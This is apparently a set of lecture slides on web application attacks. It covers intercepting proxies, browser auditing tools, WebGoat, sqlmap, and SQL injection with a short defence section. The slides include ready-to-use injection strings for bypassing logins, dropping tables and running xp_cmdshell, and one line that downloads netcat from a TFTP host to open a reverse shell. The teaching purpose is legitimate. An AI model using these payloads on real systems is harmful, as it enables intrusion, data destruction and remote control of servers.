GET / HTTP/1.0
Accept: */*
Accept-Language: ie-ee,en-us;q=0.5
If-Modified-Since: Tue, 19 Apr 2005 20:13:59 GMT; length
=27845
User-Agent: Mozilla/5.0 (Windows; U; MSIE 6.0; en-us;
  
```

The body of the request is empty. Below the main window, a list of URLs is shown:

- http://www.xmlsp.com/pview/prview.htm
- http://www.sysinternals.com/ntw2k/freeware/procexp.shtm
- http://www.amazon.com/exec/obidos/tg/detail/-/0131014056v=glance&n=507846
- http://www.microsoft.com/networkstation/downloads/Recomr
- http://support.microsoft.com/?kbid=243202
- http://www.sysinternals.com/ntw2k/freeware/nttools.shtml

At the bottom, there are tabs for 'URLs', 'Output', and 'Cookies'.

The dialog box is titled 'Paros 3.1.3' and contains the following text:

Enter plain text below for hashing/encoding:

Counter Hack

Buttons: SHA1 hash, MD5 hash, Base64 encode, URL encode

Enter encoded text below for decoding:


7497882F9FB88220F7C6CA2385AD0FA73826BBF5

Buttons: Base64 decode, URL decode

ASCH Codes		Character	UrlEncode
Dec	Hex		
32	20		+
34	21	-	%22
35	22	#	%23
36	24	\$	%24
37	25	%	%25
38	26	&	%26
43	2B	+	%2b
44	2C	,	%2c
47	2F	/	%2f
58	3A	:	%3a
59	3B	;	%3b
60	3C	<	%3c
61	3D	=	%3d
62	3E	>	%3e
63	3F	?	%3f
64	40	@	%40
91	5B	[%5b
92	5C	\	%5c
93	5D]	%5d
94	5E	^	%5e
96	60	'	%60
123	7B	{	%7b
124	7C		%7c
125	7D	}	%7d
126	7E	~	%7e

This handy tool calculates various hashes and encoding values, a useful item to test hunches.

Web application attacks V Burp Suite




Web application attacks VII

- Web application spiders
 - Web application spiders work in a similar way to traditional web spiders - by requesting web pages, parsing these for links to other pages, and then requesting those pages, continuing recursively until all of a site's content has been discovered
- Application fuzzers and scanners
 - Manual and auto scans to detect common vulnerabilities
 - Built-in attack payloads and versatile functions to generate arbitrary payloads in user-defined ways
 - Functions for extraction of data and analyzing responses, cookies etc.
- Manual and scripted request tools
- Various functions and utilities that address specific needs that arise when you are attacking a web application
- Paros, Burp suite, WebScarab and Fiddler handles all this and much much more



Defending against web application attacks

- Integrity checks
 - Sign or hash all variables sent to client with HMAC (Hash-based Message Authentication Code)
 - Encrypt the information in session ID, hidden form element, cookies, variables etc. in addition to SSL
 - Ensure long enough session ID numbers preventing collision
 - Use dynamic session IDs (time) - changing from page to page
- Make sure checks works everywhere and session IDs terminate at exit/logout



Alternatives to the Intercepting Proxy

- In-browser tools – which have some limitations
- They do not perform any spidering or fuzzing and you are restricted to work completely manually
- Internet Explorer
 - TamperIE
 - HttpWatch or IEWatch
- Firefox
 - Tamper Data, FoxyProxy
 - LiveHTTPHeaders
 - AddNEditCookies
 - CookieWatcher
- Chrome
 - Request Maker




FireCAT (Firefox Catalog of Auditing exTensions)



<http://firecat.toolswatch.org/>

FireCAT 1.2 : Firefox Catalog of Auditing Toolbox



OWASP Mantra - Security Framework



The screenshot displays the OWASP Mantra web browser interface. The browser window shows the URL <http://www.getmantra.com/>. The Mantra menu is open, showing various tools and options. The background of the browser window features a colorful floral pattern and the Mantra logo.

Mantra Menu:

- New Tab
- Start Private Browsing
- Edit
- Find...
- Save Page As...
- Send Link...
- Print...
- Web Developer
- Full Screen
- Set Up Sync...
- Exit

Mantra Sub-Menus:

- Ayudha
 - Options
 - Managers
 - Privacy and Security
 - Debug Tools
 - Utilities
 - Editors
 - Network Utilities
 - Misc
 - Application Auditing
 - Proxy
 - Uncategorised
- REST Client
 - Tamper Data
 - Live HTTP headers
 - RefControl Options...
 - Default User Agent
 - Web Developer
 - Groundspeed Alt+R
 - Show/hide hackbar F9
 - JavaScript Deobfuscator
- Exploit Me
 - Access Me
 - SQL Inject ME
 - XSS ME
- Cookie
 - Cookies Manager+

Website Content:

News

- Mantra on OWASP
- Mantra-FireCAT Integration

Events

- c0c0n 2011
- DerbyCon

Logos: OWASP, FIRECAT, COCON, DerbyCon

Text: Mantra is a dream that came true. It is a collection of free and open source tools integrated into a web browser, which can become handy for students, penetration testers, web application developers, security professionals etc. It is portable, ready-to-run, compact and follows the true spirit of free and open source software. Mantra is a security framework for Firefox. It is useful for instant web app security assessment.

Two versions available:

- HackerFox-with-Firefox-version-1.5.0.12.zip
- HackerFox-with-Firefox-version-2.0.0.20.zip (With XSS-Me, SQL-Inject-Me, Access-Me)


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Web Application Attack and Audit Framework

- The project's goal is to create a framework to find and exploit web application vulnerabilities that is easy to use and extend
 - Performs scanning as Nikto and Nessus
 - Performs exploitation as Metasploit etc.
 - Platform-Independent
 - Python and GTK for GUI (console mode is available)
 - Plugin support
 - Easy updating via SVN (Subversion)
 - Good homepage
 - Rapid7 sponsored
 - <http://w3af.org/>



SQL Injection I

- SQL or code injection is a very large and complex area
 - Client side - presentation (first tier)
 - Java, JavaScript, DHTML, Flash, Silverlight, Ajax etc.
 - Server side - Web application logic (middle tier)
 - ASP, ASP.NET, CGI, ColdFusion, JSP/Java, PHP, Perl, Python, Ruby on Rails etc.
 - Database - storage (third tier)
 - MS SQL server, MySQL, Oracle, PostgreSQL, Sybase, DB2, Ingres etc.
 - Web server software and operating systems
- String SQL injection (first order attack)
 - Bypass authorization by piggybacking additional SQL statements
 - Create two or more SQL statements to add or modify data
 - Try to run commands in the underlying OS via command injection
- Inject into trusted persistent storage as tables (second order attack)
 - An attack is subsequently executed by another activity

SQL Injection II

- Figure out how the Web application interacts with the back-end database and see how the system reacts to submitted information
 - Fuzz input forms and probe for descriptive error messages
 - Find a user supplied input string which is part of a DB-query
 - Then by adding quotation characters as for example: ' or ” and command delimiters as ; try to fuzz the DB
- Pretty hard to set up a good testing environment!
 - Luckily we have WebGoat!
 - <http://www.owasp.org> (web security organization)
- Common SQL injection works on SQL statements as
 - SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, ALTER
 - UNION, WHERE, LIKE, AND, OR, NOT, VALUES
- Suppose we forced an error message in an web application as
 - Error in query expression string: 'userid = 101" (we just added one ”)
 - SELECT * FROM user_data WHERE userid = 101 OR 'TRUE'
 - Injecting the last SQL logic may present the whole user_data table



WebGoat – Hacker Firefox

How to work with WebGoat - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://localhost/webgoat/attack

Choose another language: English Logout ?

How to work with WebGoat

OWASP WebGoat V5.3

← Hints Show Params Show Cookies Lesson Plan Show Java Solution

Restart this Lesson

How To Work With WebGoat

u/p: guest/guest

Welcome to a short introduction to WebGoat. Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface

OWASP WebGoat V5.2

Logout ?

2 3 4 5 6 Http 7 Basics

8 Restart this Lesson

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints and solution. You have to use WebScarab for the first time.

Enter your name: Go!

OWASP Foundation | Project WebGoat

Transferring data from localhost... Proxy: None Apache-Coyote/1.1

SQL Injection III

- Some examples of SQL Injections (Hacking Exposed)

Bypassing Authentication	
To authenticate without any credentials:	Username: ' OR '=' Password: ' OR '=' -- = comments after this
To authenticate with just the username:	Username: admin'—
To authenticate as the first user in the "users" table:	Username: ' or 1=1—
To authenticate as a fictional user:	Username: ' union select 1, 'user','passwd' 1—
Causing Destruction	
To drop a database table:	Username: ';drop table users—
To shut down the database remotely:	Username: aaaaaaaaaaaaaaaaaa' Password: '; shutdown— ; = next statement after this
Executing Function Calls and Stored Procedures	
Executing xp_cmdshell to get a directory listing:	http://localhost/script?0';EXEC+master..xp_cmdshell+'dir':--
Executing xp_servicecontrol to manipulate services:	http://localhost/script?0';EXEC+master..xp_servicecontrol+'start','server':--

Database-Specific Information					
	MySQL	Oracle	DB2	Postgre	MS SQL
UNION possible	Y	Y	Y	Y	Y
Subselects possible	N	Y	Y	Y	Y
Multiple statements	N (mostly)	N	N	Y	Y
Default stored procedures	-	Many (utf_file)	-	-	Many(xp_cmdshell)
Other comments	Supports "INTO OUTFILE"	-	-	-	-

SQL Injection IV

- MS SQL Server and ASP (& concatenate strings)
- Vulnerable ASP code and bypass authorization

```
sSql = "SELECT * FROM tblCustomers WHERE cust_name='" &  
myUsrName & "' AND cust_password='" & myUsrPassword & "'"
```

- Lets input the cust_name "'OR 1=1--" (note that the "--" closes the query)

```
SELECT * FROM tblCustomers WHERE cust_name=' ' OR 1=1-- AND  
cust_password='" & myUsrPassword & "'"
```

[PHP demo] - <http://www.thegeekstuff.com/2012/02/sql-injection-attacks/>

- Piggyback code execution via xp_cmdshell extended stored procedure which only members of sysadmin can execute
- Execute an ipconfig command, outputting it to a browsable text file

```
' or 1=1;exec master..xp_cmdshell '"ipconfig" >  
c:\Inetpub\wwwroot\ip.txt';--
```

- Use xp_cmdshell to try and upload netcat from a Tftp server then start a netcat shell on the SQL server

```
' or 1=1;exec master..xp_cmdshell '"tftp -i 192.168.9.100 GET nc.exe  
&& nc.exe 192.168.9.100 53 -e cmd.exe';--
```

SQL Injection V



- SQLMap
(more or less
any database)


<http://sqlmap.sourceforge.net/>

Official sqlmap video demonstration 1

Extensively fingerprint the back-end database management system, enumerate banner, session user, current database, users, users' password hashes and databases

sqlmap version: **0.8**
Target database management system: **MySQL 5.1**
Target web application technologies: **Apache 2.2 / PHP 5.2**
Target operating system: **Debian GNU/Linux 5.0**

sqlmap video demonstration
<http://sqlmap.sourceforge.net>



- The Mole
 - <http://sourceforge.net/projects/themole/>



- Sqsus (MySQL)
 - <http://sqsus.sourceforge.net/>
- Sqlninja (MSSQL)
 - <http://sqlninja.sourceforge.net/>

- SQL Injection cheat sheats

- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://devcheatsheet.com/tag/sql-injection/>

Commercial tools

Pangolin - free edition

<http://www.nosec-inc.com>

Havij Advanced SQL Injection - free version

<http://www.itsecteam.com/>

